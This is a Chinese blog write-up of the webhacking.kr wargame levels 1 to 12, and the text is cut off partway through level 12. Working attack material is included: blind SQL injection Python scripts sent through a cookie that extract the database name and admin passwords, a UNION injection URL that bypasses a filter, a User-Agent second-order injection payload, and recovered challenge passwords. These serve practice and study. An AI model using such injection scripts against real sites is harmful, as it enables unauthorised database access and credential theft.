Webhacking writeup By Assassin [随便玩一玩]

原创

Assassin__is__me 于 2017-09-14 16:24:13 发布 2099 收藏

分类专栏： Web

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_35078631/article/details/77980965

版权

Web 专栏收录该内容

41 篇文章 0 订阅

订阅专栏

果真是webhacking，申请账号都这么有逼格^_^用burp抓包发现源码访问如下

```
<td>
<!--
Register
=========================================
<input type=button value='Register'
onclick=location.href='join/includ2_join__frm__0001.php?mode=7cf884a3e76b8be03a017b34cb6dc30b'
style=width:50pt;height:20pt;border:0;background:black;color:lightgreen></td></tr>
=========================================
-->
<tr><td colspan=2><br></td></tr>
<tr>
```

http://blog.csdn.net/qq_35078631

还有什么decode me需要三次解码base64即可得到一个ip值即可，然后就可以开始我们的挑战啦！

第一关


上来得到代码

```php
<?
if(!$_COOKIE[user_lv])
{
SetCookie("user_lv","1");
echo("<meta http-equiv=refresh content=0>");
}
?>
<html>
<head>
<title>Challenge 1</title>
</head>
<body bgcolor=black>
<center>
<br><br><br><br><br>
<font color=white>
---------------------<br>
<?

$password="????";

if(eregi("[^0-9,.]",$_COOKIE[user_lv])) $_COOKIE[user_lv]=1;

if($_COOKIE[user_lv]>=6) $_COOKIE[user_lv]=1;

if($_COOKIE[user_lv]>5) @solve();

echo("<br>level : $_COOKIE[user_lv]");

?>
<br>
<pre>
<a onclick=location.href='index.phps'>----- index.phps -----</a>
</body>
</html>
```

然后我们看一下eregi匹配的东西`[^0-9,.]`匹配了除了数字、小数点和逗号的字符，如果匹配到了那么就将cookie值赋成1，否则沿用，而且我们注意到了存在小数点，要我们输入的东西大于5小于6，就是中间的小数。随便构造一下就好了

第二关

这一关不全是我自己想出来的...主要是确实想不到吧。首先扫描了一遍目录，发现存在/admin/后台，然后尝试了一下并不存在什么注入点（一开始一心以为是注入，以为只不过我的水平实在是太差了而已）但是经过提示是cookie注入...加上无意间发现了这个玩意



发现个别时候时间会出现error？？？而且我们的时间戳不变的话反映出的时间其实不会改变的。然后尝试盲注发现可以成功爆出所在数据库

```python
#_*_ coding:utf-8 _*_
import re,urllib,requests
url = 'http://webhacking.kr/challenge/web/web-02/'
temp = 0
def search2(content,pos,l,r):
    global temp
    if l>r:
        return
    mid = (l+r)/2
    inject='23333333 and 1=(select ascii(substr('+content+' from '+str(pos)+'))>='+str(mid)+')'
    print inject
    cookies = {'time':inject,'PHPSESSID':'136de2147ed2139e37dceda9c0d90144','td_cookie':'18446744072591
    html = requests.get(url,cookies=cookies).text.encode('utf-8')
    if '<!--2070-01-01 09:00:01-->' in html:
        temp=mid
        search2(content,pos,mid+1,r)
    else :
        search2(content,pos,l,mid-1)
def get_database():
    global url
    global temp
    db =''
    for i in range(1,50):
        temp = 0
        search2('database()',i,1,130)
        if temp==0:
            break
        db+=chr(temp)
        print db
get_database()
```


但是仅仅限于此了，因为它过滤了table_name等关键词…然后就陷入了尴尬的情况，我们到底需要知道什么？猜测就是password列名和admin表名…成功了？？

```python
#_*_ coding:utf-8 _*_
import re,urllib,requests
url = 'http://webhacking.kr/challenge/web/web-02/'
temp = 0
def search2(content,pos,l,r):
    global temp
    if l>r:
        return
    mid = (l+r)/2
    inject='23333333 and 1=(select ascii(substr('+content+' from '+str(pos)+'))>='+str(mid)+')'
    print inject
    cookies = {'time':inject,'PHPSESSID':'136de2147ed2139e37dceda9c0d90144','td_cookie':'18446744072591
    html = requests.get(url,cookies=cookies).text.encode('utf-8')
    if '<!--2070-01-01 09:00:01-->' in html:
        temp=mid
        search2(content,pos,mid+1,r)
    else :
        search2(content,pos,l,mid-1)
def get_password():
    global url
    global temp
    password =''
    for i in range(1,50):
        temp = 0
        search2('(select password from admin)',i,1,130)
        if temp==0:
            break
        password+=chr(temp)
        print password
#get_database()
#webhacking   0x7765626861636b696e67
get_password()
```

到/admin/登陆试试然后看到

```
-관리자 패스워드가 유출되지 않게 조심하세요.
-처음 사용하시는 분은 메뉴얼을 참고하세요.(메뉴얼 패스워드 : @dM1n__nnanual)
```

但是我们的目标似乎在这里



嗯…但是这个提示有个鬼用…试了试都不是该密码，莫名其妙的又一个脑洞…

对，你没猜错，这个地方存在一个password列…我…直接爆就行了，加上这个代码

```
def get_password():
    global url
    global temp
    password =''
    for i in range(1,50):
        temp = 0
        search2('(select password from FreeB0aRd)',i,1,140)
        if temp==0:
            break
        password+=chr(temp)
        print password
```


容易得到密码是`7598522ae`，进入以后发现存在一个压缩包的连接什么鬼？？？
zip文件还存在密码…额，这个估计就是admin里面提示的那个密码了吧，打开尝试果真如此，成功打开网页发现了答案…

```
HacKed_by_n0b0dY
```

脑洞真心艰难…劳资要报警了…喂？110在吗？

第三关


真是够了有没有…这玩意就是真的猜测题目啊！！！！还想爆破，不过感觉就是扯淡…然后观察格子，最后猜测，就是每一行或每一列对应的就是我们应该画上的黑格子的数量，比如一个3，我们就要画三个连续的黑格子，比如111，我们就要画三个间隔的黑格子



敢不敢别真出数学题啊...
然后我们可以进入到这个界面

看着正常多了...猜测是注入吧，因为回显并没有显示什么，神特么什么都搞不出来...后面提交的answer貌似存在注入吧，会回显 `query error!` fuzz 一发（也不知道他要干嘛）得到没过滤的寥寥无几

发现or and select什么的都被过滤了，不像是注入了...扎心了老铁...实在不知道干嘛看了题解，我知道 `||` 没过滤，但是这又是啥做法.....



我真的要报警了啊，实在是脑洞太大了……要么简单到死要么脑洞难…

第四关

这是什么玩意儿？？？首先base64解密，得到一个什么sha1的东东？
拿去解密解密成功得到

```
a94a8fe5ccb19ba61c4c0873d391e987982fbbd3
```

神特么…还是sha1？继续解密得到答案…

```
test
```

第五关

发现了界面上显示有什么login和join按钮，然后看一下源码发现存在/mem/login.php，而join按钮直接返回一个alert，但是真的是想错了！！！真是太社会了…发现/mem/目录可见！！！就会发现在那个目录地下还有一个join.php。。。惊不惊喜？
得到一堆源码，然后稍微处理一下,主要代码如下

```
<script>
            l = 'a';
            ll = 'b';
            lll = 'c';
            llll = 'd';
            lllll = 'e';
            llllll = 'f';
            lllllll = 'g';
            llllllll = 'h';
            lllllllll = 'i';
            llllllllll = 'j';
            lllllllllll = 'k';
            llllllllllll = 'l';
            lllllllllllll = 'm';
            llllllllllllll = 'n';
            lllllllllllllll = 'o';
            llllllllllllllll = 'p';
            lllllllllllllllll = 'q';
            llllllllllllllllll = 'r';
            lllllllllllllllllll = 's';
            llllllllllllllllllll = 't';
            lllllllllllllllllllll = 'u';
            llllllllllllllllllllll = 'v';
            lllllllllllllllllllllll = 'w';
            llllllllllllllllllllllll = 'x';
            lllllllllllllllllllllllll = 'y';
            llllllllllllllllllllllllll = 'z';
            I = '1';
            II = '2';
            III = '3';
            IIII = '4';
            IIIII = '5';
            IIIIII = '6';
            IIIIIII = '7';
            IIIIIIII = '8';
            IIIIIIIII = '9';
            IIIIIIIIII = '0';
            li = '.';
            ii = '<';
            iii = '>';
            lIIIIIIIIIIIIIIIIIIIIIIIIIIIIIl = lllllllllllllll + lllllllllll + llll + lllllllllllllllllll
            lIIIIIIIIIIIIIIIIIl = llll + lllllllllllllll + lll + lllllllllllllllllllll + lllllllllll
            if (eval(lIIIIIIIIIIIIIIIIIl).indexOf(lIIlIIlIIlIIlIIlIIlIIlIIlIIlIl) == -1) {
                alert("Goodbye");
            }
            if (eval(llll + lllllllllllllll + lll + lllllllllllllllllll + llllllllllll + lllll + lll
                alert('access_denied');
                history.go(-1);
            } else {
                document.write('<font size=2 color=white>Join</font><p>');
                document.write('.<p>.<p>.<p>.<p>.<p>');
                document.write('<form method=post action=' + lllllllll + lllllllllllllll + lllllllll +
                document.write('<table border=1><tr><td><font color=gray>id</font></td><td><input type=
                document.write('<tr><td><font color=gray>pass</font></td><td><input type=text name=' +
                document.write('<tr align=center><td colspan=2><input type=submit></td></tr></form></ta
            }
        </script>
```

可以看到是一个代码混淆，然后怎么处理，我尝试去乖乖地想办法绕过，但是貌似并不行...然后呢？发现它其实是js控制的申请输入啊！我们为什么不能自己重新构造利用呢！！！然后我们利用console输入如下代码

```
l = 'a';
ll = 'b';
lll = 'c';
llll = 'd';
lllll = 'e';
llllll = 'f';
lllllll = 'g';
llllllll = 'h';
lllllllll = 'i';
llllllllll = 'j';
lllllllllll = 'k';
llllllllllll = 'l';
lllllllllllll = 'm';
llllllllllllll = 'n';
lllllllllllllll = 'o';
llllllllllllllll = 'p';
lllllllllllllllll = 'q';
llllllllllllllllll = 'r';
lllllllllllllllllll = 's';
llllllllllllllllllll = 't';
lllllllllllllllllllll = 'u';
llllllllllllllllllllll = 'v';
lllllllllllllllllllllll = 'w';
llllllllllllllllllllllll = 'x';
lllllllllllllllllllllllll = 'y';
llllllllllllllllllllllllll = 'z';
I = '1';
II = '2';
III = '3';
IIII = '4';
IIIII = '5';
IIIIII = '6';
IIIIIII = '7';
IIIIIIII = '8';
IIIIIIIII = '9';
IIIIIIIIII = '0';
li = '.';
ii = '<';
iii = '>';
lllllllllllllllllllllllllll = lllllllllllllll + lllllllllll + llll + lllllllllllllllll
llllllllllllllllll = llll + lllllllllllllll + lll + lllllllllllllllllll + lllllllllll
    document.write('<font size=2 color=white>Join</font><p>');
    document.write('.<p>.<p>.<p>.<p>.<p>');
    document.write('<form method=post action=' + lllllllll + lllllllllllll + lllllllll +
    document.write('<table border=1><tr><td><font color=gray>id</font></td><td><input type=
    document.write('<tr><td><font color=gray>pass</font></td><td><input type=text name=' +
    document.write('<tr align=center><td colspan=2><input type=submit></td></tr></form></ta
```

然后可以发现出现了输入框（注意，我们重新改了输入的长度限制！！！）然后尝试利用数据库长度截断来着,但是报错了，那我们尝试在后面构造空格绕过即可

```
username: admin （注意结尾还有个空格！）
password: 123
```

又涨见识了...长见识...

第六关

简单到没边...真是够了...

```
#_*_coding:utf-8_*_
import re,urllib,requests,base64
def change1(sss):
    return sss.replace("!","1").replace("@","2").replace("$","3").replace("^","4").replace("&","5").rep
def change2(sss):
    return sss.replace("1","!").replace("2","@").replace("3","$").replace("4","^").replace("5","&").rep
'''
sss='Vm0wd@QyUXlVWGxWV0d^V!YwZDRWMVl$WkRSV0!WbDNXa!JTVjAxV@JETlhhMUpUVmpBeFYySkVUbGhoTVVwVVZtcEJlRll&U@
sss=change1(sss)
for i in range(20):
    sss=base64.b64decode(sss)
print sss
'''
sss='admin'
for i in range(20):
    sss=base64.b64encode(sss)
print urllib.quote(change2(sss))
```

然后用得到的值去替换cookie即可


第七关

扫一遍目录发现index.phps，看源码

```
<?
$answer = "????";

$go=$_GET[val];

if(!$go) { echo("<meta http-equiv=refresh content=0;url=index.php?val=1>"); }

$ck=$go;

$ck=str_replace("*","",$ck);
$ck=str_replace("/","",$ck);


echo("<html><head><title>admin page</title></head><body bgcolor='black'><font size=2 color=gray><b><h3>


if(eregi("--|2|50|\+|substring|from|infor|mation|1v|%20|=|!|<>|sysM|and|or|table|column",$ck)) exit("Ac

if(eregi(' ',$ck)) { echo('cannot use space'); exit(); }

$rand=rand(1,5);

if($rand==1)
{
$result=@mysql_query("select lv from lv1 where lv=($go)") or die("nice try!");
}

if($rand==2)
```

```
{
$result=@mysql_query("select lv from lv1 where lv=(($go))") or die("nice try!");
}

if($rand==3)
{
$result=@mysql_query("select lv from lv1 where lv=((($go)))") or die("nice try!");
}

if($rand==4)
{
$result=@mysql_query("select lv from lv1 where lv=(((($go))))") or die("nice try!");
}

if($rand==5)
{
$result=@mysql_query("select lv from lv1 where lv=(((((($go)))))") or die("nice try!");
}

$data=mysql_fetch_array($result);
if(!$data[0]) { echo("query error"); exit(); }
if($data[0]!=1 && $data[0]!=2) { exit(); }


if($data[0]==1)
{
echo("<input type=button style=border:0;bgcolor='gray' value='auth' onclick=
alert('Access_Denied!')><p>");
echo("<!-- admin mode : val=2 -->");
}

if($data[0]==2)
{
echo("<input type=button style=border:0;bgcolor='gray' value='auth' onclick=
alert('Congratulation')><p>");
@solve();
}
?>
```

然后发现提示说没有结果的2的列，要用union select查询，恰巧就没有过滤这些，但是貌似过滤了2和+、*、/，但是还存在减号可以构造（5-3），空格过滤可以用圆括号代替，但是不知道为啥本地都通过了网站确显示406....



额...我百分百确定是网站炸了...我以为是自己姿势不对，然后看了看大佬的payload和我思路一样，不背锅~

```
http://webhacking.kr/challenge/web/web-07/index.php?val=0)union%09select(3-1
```

尝试后貌似是不能又select，一有就完蛋。

第八关

打开源码发现存在提示index.phps存在内容

```
<?
$agent=getenv("HTTP_USER_AGENT");
$ip=$_SERVER[REMOTE_ADDR];
$agent=trim($agent);
$agent=str_replace(".","_",$agent);
$agent=str_replace("/","_",$agent);
$pat="/\/|\*|union|char|ascii|select|out|infor|schema|columns|sub|-|\+|\||!|update|del|drop|from|where|
$agent=strtolower($agent);
if(preg_match($pat,$agent)) exit("Access Denied!");
$_SERVER[HTTP_USER_AGENT]=str_replace("'","",$_SERVER[HTTP_USER_AGENT]);
$_SERVER[HTTP_USER_AGENT]=str_replace("\"","",$_SERVER[HTTP_USER_AGENT]);
$count_ck=@mysql_fetch_array(mysql_query("select count(id) from lv0"));
if($count_ck[0]>=70) { @mysql_query("delete from lv0"); }
$q=@mysql_query("select id from lv0 where agent='$_SERVER[HTTP_USER_AGENT]'");
$ck=@mysql_fetch_array($q);
if($ck)
{
    echo("hi <b>$ck[0]</b><p>");
    if($ck[0]=="admin")
    {
        @solve();
        @mysql_query("delete from lv0");
    }
}

if(!$ck)
{
    $q=@mysql_query("insert into lv0(agent,ip,id) values('$agent','$ip','guest')") or die("query error"
    echo("<br><br>done!  ($count_ck[0]/70)");
}
?>
```

发现是ua构造注入，但是总感觉UA反而被防护的很死，但是下面一看还存在注入的东西，哎？那么我们能否尝试构造二次注入呢？因为`$_SERVER['REMOTE_ADDR']`这东西不好注入，再好好看了看，发现UA并不是防的水泄不通！而且二次注入的思路是正确的！我们只需要insert进入值后每次查找就会找到对应的值！
而且最最重要的是，没有过**滤单引号、逗号和井号**！这就搞笑了
首先构造

```
User-Agent: ','1','admin')#
```

这个时候会插入一条信息，UA和ip为空，id为我们注入的admin，只需要再进行一次查询，输入

```
User-Agent:（没错，后面什么都没有）
```

就可以完成挑战了，不难。

第十关

我们回来看第十关，之前扫目录乌龙发现做出了12题，知道估计就是本页面解决问题，看来看去发现源码中有东西


```
▼<td>
  <a id="hackme" style="position:relative;left:0;top:0" onclick="this.style.posLeft+=1;if(this.style.posLeft==800)this.href='?go='+this.style.posLeft" onmouseover=
  "this.innerHTML='yOu'" onmouseout="this.innerHTML='O'">O</a> == $0
  <br>
▶<font style="position:relative;left:800;top:0" color="gold">…</font>
```

http://blog.csdn.net/qq_35078631

然后分析我们知道，当我们点击一下的时候某个变量自加1，然后当变量达到800的时候跳转到一个链接。那我们直接在页面上修改该变量是800就行了！嗯，该问题就解决了嗯.
当然你也可以直接加上自己猜测的后缀，加上?go=800

第十一关

就是个正则表达式？？？




随便搞一下就结束了嗯

```
http://webhacking.kr/challenge/codeing/code2.html?val=3aaaaa_.117.61.4.9.%09p%09a%09s%09s
```

第十二关

这个不是我有心做的，在看10题的时候扫了一下目录发现存在




```
http://webhacking.kr/challenge/codeing/test.php
```

嘿嘿嘿，打开看了一下


```
<script> == $0
    wtf=String.fromCharCode(118,97,114,32,101,110,99,111,61,39,39,59,13,10,118,97,114,32,101,110,99,111,50,61,49,50,54,59,13,10,118,97,114,32,101,110,99,111,51,61,51,51,59,13,10,1
